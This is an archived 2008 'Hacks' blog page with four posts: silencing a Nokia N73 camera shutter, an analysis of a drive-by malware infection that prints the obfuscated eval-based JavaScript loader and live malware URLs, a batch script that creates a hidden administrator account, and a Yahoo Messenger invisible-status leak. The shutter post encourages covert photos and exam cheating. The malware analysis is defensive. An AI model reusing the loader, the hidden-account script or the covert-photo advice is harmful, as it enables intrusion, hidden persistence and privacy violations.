Showing posts with label Hacks. Show all posts

Dec 5, 2008

Adding a Silencer to Noisy Nokia N Series Phones

Focus of the post :- Taking Silent Pics with Nokia N73.This trick will definitely work on other N Series Mobile.Make sure you apply a suitable hack for your symbian9 version


  • Due to privacy laws in North-America , APAC and Gulf countires noisy N Series are sold which shouts at the pic when clicked.Even if privacy laws dont exist in your country there is good possiblity that you might be having a barking phone.In pre-symbian9 phones (eg:-N70,6600,6630) the shutter click could easily be silenced by putting warning tones off from the profiles section.
  • Tested on hacked Nokia N73-5 RM-132 v4.0726.2.1.1 . I am not sure from where this hack originated but this is available on few of the forums.
Step1 : Open X-Plore and explore to "Z:\Private\10202be9\101F8809.txt" - Use Find feature
Step2 : Copy the file to C:\ or E:\ and edit the last line either in phone or on computer by opening in Notepad.
0x7 int 1 0 cap_rd=alwayspass cap_wr=alwaysfail
Replace with and Save
0x7 int 0 0 cap_rd=alwayspass cap_wr=alwaysfail
Step3 : Copy the file to "C:\Private\10202be9\101F8809.txt"
Step4 : Turn "Warning Tones off" in your active profile.

Now shoot a chick at her face without the fear of getting slapped.Click photos in examination hall,send it over Wi-Fi/Bluetooth and receive solutions from friends. 

Subscribe to the RSS Feeds

Jul 11, 2008

3 mins of innocent browsing on the Wild Wild Web

Focus of the post:- Drive by downloads by malicious javascript and iframes tags.

Press the full screen button

The hacked page of cinema-systemsindia.com,self proclaimed india's leading cinemagazine leads to a couple a silent trojan downloads.At the time of writing the post the trojans arent detected by any of the major antivirus firms except NOD32 (scan).AVG AV with its Link Scanner completely fails here. Internet Explorer users get completely owned but google and Firefox 3 users are warned about the malicious content on the page



Using an updated antivirus system isnt a sufficient solution for a windows desktop system,the most surprising thing is that all the trojans downloaded from the hacked url were not detected by any of the major av's(scan1). The inbuilt heuristic scanning is pretty useless.
Malware Stats (Kaspersky names) 
havp2d.exe - 3/30 (-)  
tpzhzx.exe - 7/33 (-)  
svchddd.ex - 10/33 (Trojan-Spy.Win32.Zbot.dag)  
file.bat - 5/33 (Trojan-Proxy.Win32.Small.mu)  
lphcp1uj0egl5.exe - 8/33 (-)  
scchost.exe - 16/33 (Trojan-Proxy.Win32.Small.sl)  
index.exe - 11/33 - (-)  
blphct1lj0ec4c.scr - 6/33(-)  
phcp1uj0egl5.bmp - 3/33 (-)
winlogon.exe - 5/33 (Trojan-Proxy.Win32.Small.st)

Charitable IP's 
87.118.117.138/ho.php (Trojan-Downloader.JS.Iframe)  
neiron2009.com/check/vers155.php?q=1 (Trojan-Downloader.Win32.Winlagons.vb)

Google and Firefox 3 prevented the malicious loading of the url.  
The Google Diagnostic Page Stats on cinema-systemsindia.com page :- What happened when Google visited this site? Of the 33 pages we tested on the site over the past 90 days, 11 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 07/08/2008, and the last time suspicious content was found on this site was on 06/06/2008. Malicious software includes 12 trojan(s). Successful infection resulted in an average of 7 new processes on the target machine. Malicious software is hosted on 3 domain(s), including sum4count.net, 78.109.30.0, try-count.net. 1 domain(s) appear to be functioning as intermediaries for distributing malware to visitors of this site, including gate4clicks.net.  

Spyware Wallpaper - The malware hides the wallpaper tab in Display Properties to prevent you from changing the wallapaper ,to bring it back make the following changes in registry:-


REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System] 
"NoDispBackgroundPage"=dword:00000000

Fake Sysinternals Screensaver

A modified fake sysinternals Blue Screen of Death screensaver with progress bar is installed by the malware.To prevent you from changing the screensaver,the malware hides the screensaver tab in display properties.Make the following registry changes.
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System] 
"NoDispScrSavPage"=dword:00000000

Malicious obfuscated Javascript,complete dissection of the url is here

function tdoban(x){var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,18,23,53,49,39,44,25,33,54,0,0,0,0,
0,0,9,2,46,21,56,42,26,48,35,6,1,17,16,24,30,58,3,4,43,12,51,61,27,37,14,29,32,0,0,0,0,38,0,8,5,20,60,47,28,52,7,45,19,2
2,31,55,36,10,15,41,13,11,50,59,62,34,57,40,0);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--)
{{w|=(t[x.charCodeAt(p++)-48])<>=8;s-=2}else{s=6}}}eval(r);
}}tdoban('bB@5k978fhy8jFD8Jvf399@52kYtk97nhvxWfFambAD_INq9Cud_cADnlNqgfXx52vfGIV@G2oYZzIxTLRq8IoatYmYWjFDWIhq5VI7_Jtr52F
MmI9YTC5UejFy_fPM5htqWF0unIE@mzX@5k9x5Fer9IjS4Qed972YGIV@G2kY9CPigbBqWIExTIpfG1RxWVkq_IvdGPh6gJFDwNNxTLVx_Joy5jBatf9@52A
rTXmU_cADnlN@TCer') 


Apr 13, 2008

Hide Users from Welcome screen

Focus of the post:-
Create admin account from command line via script(Hack Value)
Greeting users with blank welcome Screen(Prank Value)
Unhide default administrator account(Sec Value)
Hide users from Welcome Screen
  • The administrator account is hidden by default and doesnt show up at the welcome screen.You can get the classic logon screen by pressing Clt-Alt-Del at the welcome screen.Make sure all users are logged off.Similar to the administrator account other accounts can be hidden by editing the registry.Go to run,type regedit and navigate to the following registry key to hide an account:-

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion \Winlogon\SpecialAccounts\UserList
Select an account name and change its dword value to 0 to make it hidden.You can unhide the administrator account by changing its dword value to 1.To greet users with a blank welcome screen, change the dword value of all account to 0.
  • To create admin account from command line with batch file.Copy the code below and save as somethin.bat

@echo off

net user username password /add && net localgroup administrators username /add

echo Windows Registry Editor Version 5.00> c:\hide.reg

echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]>> c:\hide.reg

echo "username"=dword:00000000>> c:\hide.reg

REGEDIT /S c:\hide.REG

DEL /Q c:\hide.REG

pause
  • Changing Password - Very often people leave blank administrator passwords,use this simple command to create an administrator password(even when you are logged on another admin account).This changes the administrator password even if a password has been created.You can batch the following command as we did before.

net user administrator yourpassword
  • Deleting a account:-

net user username /delete
You can also use "control userpasswords2" command to manage user accounts.Hidden accounts can be viewed from:--My Computer right click->Manage-&gt;User and Groups OR right clicking an exe file->Run as->Drop down in username
Technorati Tags: ,

Jan 27, 2008

Flaw in YAHOO! Messenger Invisible Settings

Focus of the post :- It is already public that invisible users can be detected using a couple of tools and sites.But yesterday i discovered that you can use the yahoo site itself to see if a person is invisible or not!!

In YAHOO messenger there are two ways to appear offline to a person:-

1.Your main status is "Available" and you right click on a contact go to Stealth Settings>>Appear permanently offline to id such as "haider".That is the case where you want to appear offline to few people (avoid 'someone') and be online to rest of your contacts.(Invisible to only specific people)
OR
2.Your main status is set to "Invisible" and you appear offline to all contacts unless you choose a contact specifically to be online.That is the case where you want to appear offline to everyone(avoid everyone) and be online to someone.

If you use the first mechanism to appear offline to 'someone',then 'someone' can know you correct status just by logging into his Yahoo Mail(Old Interface)>>Contacts.The smiley icon will show you the correct status.If you use the second method then correct status cannot be found using yahoo mail.You can use third party applications to know the correct status.Follow the next post to know more.Here is the screenshot:-

Checked on YAHOO Messenger v8.1.0.244
    • Yahoo's response is here